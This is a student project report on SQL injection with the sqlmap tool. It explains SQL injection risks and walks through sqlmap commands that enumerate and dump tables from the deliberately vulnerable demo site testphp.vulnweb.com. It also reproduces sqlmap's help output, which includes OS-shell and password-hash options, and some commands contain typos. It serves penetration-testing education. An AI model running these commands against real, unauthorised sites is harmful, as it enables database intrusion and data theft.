Implementation of SQL injection using SQLMAP

Under Subjects

Web Security

A Project Report

Submitted in the partial fulfillment of the requirements for the award of the degree of

Bachelor of Technology

in

Department of Computer Science and Engineering

By

M.Anil Kumar	(2010030463)
K.Varun Krishna	(2010030490)
D.Dedeepya	(2010030526)
K.Sri Teja	(2010030530)

Department of Computer Science and Engineering

K L University Hyderabad,

Aziz Nagar, Moinabad Road, Hyderabad – 500 075, Telangana, India.

May 2023

K L University, Hyderabad

(R.V.S Nagar, Moinabad-Chilkur Rd, near AP Police Academy, Aziz Nagar, Telangana 500075)

DEPARTMENT OF COMPUTER SCIENCE

CERTIFICATE

This is to certify that the Project work entitled "Implementation of SQL injection using SQLMAP**"** is carried out by **M.Anil Kumar (2010030463), K.Varun Krishna (2010030490), D.Dedeepya (2010030526), K.Sri Teja (2010030530) ,** in partial fulfillment for the award of degree of **Bachelor of Technology** in **Computer Science and Engineering**, K L University, Hyderabad during the academic year 2022-2023.

Dr . Balaji
Professor

Signature of the HOD External Examiner

(Certificate from Industry)

DECLARATION

I hereby declare that the project titled "**Implementation of SQL injection using SQLMAP**" submitted to Computer Science and Engineering, K L University, Hyderabad for the award of the degree of Bachelor of Technology in Computer Science and Engineering is a result of original work carried-out in this project report. I understand that my report may be made electronically available to the public. It is further declared that the project report or any part thereof has not been previously submitted to any University or Institute for the award of degree or diploma.

Name of Student(s)	:	Anil , Varun , Dedeepya , Sri Teja
Roll Number(s)	:	2010030463, 2010030490, 2010030526, 2010030530
Degree	:	Bachelor of Technology in K L University, Hyderabad
Department	:	Computer Science and Engineering
Title of the project	:	Implementation of SQL injection using SQLMAP

Anil Kumar	(2010030463)
Varun Krishna	(2010030490)
Dedeepya	(2010030526)
Sri Teja	(2010030530)

Date: May 2023

ACKNOWLEDGEMENT

First and foremost, we thank the lord almighty for all his grace & mercy showered upon us, for completing this project successfully.

We take grateful opportunity to thank our beloved Founxder and Chairman who has given constant encouragement during our course and motivated us to do this project. We are grateful to our Principal **Dr. A. RamaKrishna** who has been constantly bearing the torch for all the curricular activities undertaken by us.

We pay our grateful acknowledgement & sincere thanks to our Head of the Department **Dr. Arpita Gupta** for his exemplary guidance, monitoring and constant encouragement throughout the course of the project.

We thank **Mr. Balaji** f our department who has supported throughout this project holding a position of supervisor.

We whole heartedly thank all the teaching and non-teaching staff of our department without whom we won't have made this project a reality. We would like to extend our sincere thanks especially to our parents, our family members and friends who have supported us to make this project a grand success.

Anil Kumar (2010030463)

Varun Krishna (2010030490)

Dedeepya (2010030526)

Sri Teja (2010030530)

ABSTRACT

- SQL INJECTION also known as SQLI, is a code injection technique where an attacker executes harmful SQL queries which control any web application’s databases and information stored in it . It is the one of the most common web hacking technique.

- The attacker can also control administration operations for that web application and recover the content present in that DBMS file system

- SQLMAP is an open source penetration testing tool to detect and exploit SQL Injection flaws. SQLMAP is written in python and has got dynamic testing features. It can conduct tests for various database backends very efficiently. SQLMAP offers a highly flexible & modular operation for a web pentester.

TABLE OF CONTENTS

1.1 INTRODUCTION

- A SQL Injection attack consists of insertion or injection of a SQL query through the input data from the client to the application. When this SQL injection attack is successful , the sensitive data stored in the databases can be viewed and modified by the user.
- SQL Injection Consequences includes :
- Confidentiality*:* As the SQL databases hold the sensitive data, loss of confidentiality is a frequent problem
- Authentication*:* If the authentication form of the web application is vulnerable to SQL injection, the user may log into the application without providing proper credentials.
- Authorization*:* If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
- Integrity*:* Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

2 System Requirements

SOFTWARE REQUIREMENTS:

Operating system - Windows 10

HARDWARE REQUIREMENTS:

RAM - 8.00 GB (7.87 GB usable)

Hardware devices - Biometric Machine

Processor - Intel(R) Core (TM) i5-10300H CPU @ 2.50GHz   2.50 GHz

System-type - 64-bit operating system, x64-based processor

Version - 20H2

Edition - Windows 10 Home Single Language

3 PROPOSED SYSTEM

- Install kali Linux on your virtual machine

  https://youtu.be/pwYH0NNWWzU (reference)

- SQL Injection using SQLMAP
- Step 1 : INSTALL SQLMAP

SQLMAP comes pre – installed with kali linux, However, you can install sqlmap using the command

```
Sudo apt-get install sqlmap
```

- Usage

In this implementation, we will make use of a website that is designed with vulnerabilities for demonstration purposes:

http://testphp.vulnweb.com/listproducts.php?cat=1

- As you can see, there is a GET request parameter (cat = 1) that can be changed by the user by modifying the value of cat. So this website might be vulnerable to SQL injection of this kind.
- To test for this, we use SQLMAP. To look at the set of parameters that can be passed, type in the terminal,

```
Sqlmap-h
```

- Step 2: List information about Tables present in a particular Database

  To try and access any of the databases, we have to slightly modify our command. We now use -D to specify the name of the database that we wish to access, and once we have access to the database, we would want to see whether we can access the tables. For this, we use the –tables query. Let us access the acuart database.

  ```
  sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 D acuart --tables
  ```

- Step 3: List information about the columns of a particular table

  If we want to view the columns of a particular table, we can use the following command, in which we use -T to specify the table name, and –columns to query the column names. We will try to access the table ‘artists’.

  sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns

- Step 4: Dump the data from the columns Similarly, we can access the information in a specific column by using the following command, where -C can be used to specify multiple column name separated by a comma, and the –dump query retrieves the data

  sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1-D acuart -T artists -C aname –dump

- For example If we consider a url like this :


  http://testphp.vulnweb.com/listproducts.php?cat=1

- Here as we can see there is a GET parameter which can be changed by modifying the value of cat by the user. So this kind of website might be vulnerable to SQL injection. .
- For testing this website we use SQL Map.

  ->Firstly , we have to enter the web url that we want to check along with the -u parameter.


  ->Now typically, we would want to test whether it is possible to gain access to a database. So we use the –dbs option to do so. –dbs lists all the available databases and we can check the tables created in the database are in it’s original form or modified to know SQL Injection vulnerability. kind of website

4 IMPLEMENTATION AND RESULTS


kali-linux-2022.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ sqlmap
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help
```

Checking whether sqlmap is installed or not




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -h
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")

  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --passwords         Enumerate DBMS users password hashes
    --dbs               Enumerate DBMS databases
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table(s) to enumerate
    -C COL              DBMS database table column(s) to enumerate

  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

  General:
    These options can be used to set some general working parameters

    --batch             Never ask for user input, use the default behavior
    --flush-session     Flush session files for current target

  Miscellaneous:
    These options do not fit into any other category

    --wizard            Simple wizard interface for beginner users

[!] to see full list of options run with '-hh'
```

To look at the set of parameters that can be passed



